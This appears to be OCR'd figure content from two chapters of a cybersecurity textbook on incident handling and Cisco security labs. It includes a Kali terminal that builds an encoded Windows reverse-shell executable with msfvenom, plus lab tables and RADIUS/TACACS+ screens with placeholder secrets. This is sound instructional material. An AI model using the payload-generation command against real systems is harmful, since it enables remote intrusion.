
Chapter 13: Implementing Incident Handling




```
kali@kali:~$ msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.150.128
LPORT=32337 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/weapon.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/weapon.exe
kali@kali:~$
kali@kali:~$ file /tmp/weapon.exe
/tmp/weapon.exe: PE32 executable (GUI) Intel 80386, for MS Windows
kali@kali:~$
```








Adversary
Infrastructure
Capability
Victim


Chapter 14: Implementing Cisco Security Solutions





Device	Interface	IP Address	Subnet Mask	Default Gateway
R1	Gi0/0	10.1.1.2	255.255.255.252	
	Gi0/1	172.16.1.1	255.255.255.0	
R2	Gi0/0	10.1.1.1	255.255.255.252	
	Gi0/1	192.168.1.1	255.255.255.0	
	Gi0/2	10.1.1.5	255.255.255.252	
R3	Gi0/1	172.17.1.1	255.255.255.0	
	Gi0/2	10.1.1.6	255.255.255.252	
PC 1	Fa0	172.16.1.10	255.255.255.0	172.16.1.1
PC 2	Fa0	172.17.1.10	255.255.255.0	172.17.1.1
RADIUS Server	Fa0	192.168.1.100	255.255.255.0	192.168.1.1
TACACS+ Server	Fa0	192.168.1.200	255.255.255.0	192.168.1.1



RADIUS server
1
Physical
Config
Services
Desktop
Programming
Attributes
IP Configuration
X
IP Configuration
DHCP
Static
2
IPv4 Address
192.168.1.100
Subnet Mask
255.255.255.0
3
Default Gateway
192.168.1.1
DNS Server
0.0.0.0



RADIUS Server
1
Physical
Config
Services
Desktop
Programming
Attributes
SERVICES
HTTP
DHCP
DHCPv6
TFTP
DNS
SYSLOG
2
AAA
NTP
EMAIL
FTP
IoT
VM Management
Radius EAP
AAA
Service
3
On
Off
Radius Port
1645
Network Configuration
Client Name
R2
4
Client IP
192.168.1.1
Secret
radiuspassword
ServerType
Radius
Client Name
Client IP
Server Type
Key
Add
Save
Remove
5
User Setup



RADIUS Server
1
Physical
Config
Services
Desktop
Programming
Attributes
SERVICES
HTTP
DHCP
DHCPv6
TFTP
DNS
SYSLOG
2
AAA
NTP
EMAIL
FTP
IoT
VM Management
Radius EAP
AAA
Service
On
Off
Radius Port
1645
Network Configuration
Client Name
Client IP
Secret
ServerType
Radius
Client Name
Client IP
Server Type
Key
1
R2
192.168.1.1
Radius
radiuspassword
Add
Save
Remove
User Setup
Username
RemoteUser
3
Password
CyberOps2
Username
Password
Add
Save
Remove
4
Top



TACACS+ Server
1
Physical
Config
Services
Desktop
Programming
Attributes
SERVICES
HTTP
DHCP
DHCPv6
TFTP
DNS
SYSLOG
2
AAA
NTP
EMAIL
FTP
IoT
VM Management
Radius EAP
AAA
Service
3
On
Off
Radius Port
1645
Network Configuration
Client Name
R3
Client IP
10.1.1.6
Secret
tacacspassword
4
ServerType
Tacacs
Client Name
Client IP
Server Type
Key
Add
Save
Remove
5
User Setup


TACACS+ Server
1
Physical
Config
Services
Desktop
Programming
Attributes
SERVICES
HTTP
DHCP
DHCPv6
TFTP
DNS
SYSLOG
2
AAA
NTP
EMAIL
FTP
IoT
VM Management
Radius EAP
AAA
Service
On
Off
Radius Port
1645
Network Configuration
Client Name
Client IP
Secret
ServerType
Radius
Client Name
Client IP
Server Type
Key
1
R3
10.1.1.6
Tacacs
tacacspassword
Add
Save
Remove
User Setup
Username
RemoteUser
3
Password
CyberOps3
Username
Password
Add
Save
Remove
4
Top


PC1
Physical
Config
Desktop
Programming
Attributes
Email
PPPoE Dialer
Text Editor
IPv4
Firewall
IPv6
IPv6 Firewall
Netflow Collector
SDK
IoX IDE
TFTP Service
Telnet / SSH Client
Bluetooth


PC1
Physical
Config
Desktop
Programming
Attributes
Telnet / SSH Client
X
Session Options
Connection Type
SSH
Host Name or (IP address)
10.1.1.1
Username
RemoteUser
Connect


PC1
Physical
Config
Desktop
Programming
Attributes
SSH Client
X
Password:
R2>
R2>enable
Password:
R2#
R2#show aaa ?
local Show AAA local method options
sessions Show AAA sessions as seen by AAA Session MIB
user Show users active in AAA subsystem
R2#show aaa sessions
Total sessions since last reload: 3
Session Id:9
Unique Id:9
User Name:RemoteUser
IP Address:172.16.1.10
Idle Time: 0
CT Call Handle: 0
R2#
Top



Device	Interface	IP Address	Subnet Mask	Default Gateway
HQ	Gi0/0	10.1.1.2	255.255.255.252	
	Gi0/1	192.168.1.1	255.255.255.0	
ISP	Gi0/0	10.1.1.1	255.255.255.252	
	Gi0/1	192.0.2.1	255.255.255.0	
PC 1	Fa0	192.168.1.10	255.255.255.0	192.168.1.1
Web Server	Fa0	192.0.2.10	255.255.255.0	192.0.2.1

```
Technology Package License Information for Module:'c2900'

-----------------------------------------------------------------
Technology    Technology-package          Technology-package
              Current       Type          Next reboot
-----------------------------------------------------------------
ipbase        ipbasek9      Permanent     ipbasek9
security      None          None          None
uc            None          None          None
data          None          None          None

Configuration register is 0x2102
```

```
Technology Package License Information for Module:'c2900'

-----------------------------------------------------------------
Technology    Technology-package          Technology-package
              Current       Type          Next reboot
-----------------------------------------------------------------
ipbase        ipbasek9      Permanent     ipbasek9
security      securityk9    Evaluation    securityk9
uc            disable       None          None
data          disable       None          None

Configuration register is 0x2102
```

PC1

Physical | Config | Desktop | Programming | Attributes


Command Prompt


```
C:\>ping 192.0.2.10

Pinging 192.0.2.10 with 32 bytes of data:

Reply from 192.0.2.10: bytes=32 time<1ms TTL=126
Reply from 192.0.2.10: bytes=32 time=1ms TTL=126
Reply from 192.0.2.10: bytes=32 time<1ms TTL=126
Reply from 192.0.2.10: bytes=32 time<1ms TTL=126

Ping statistics for 192.0.2.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\>
```

Top

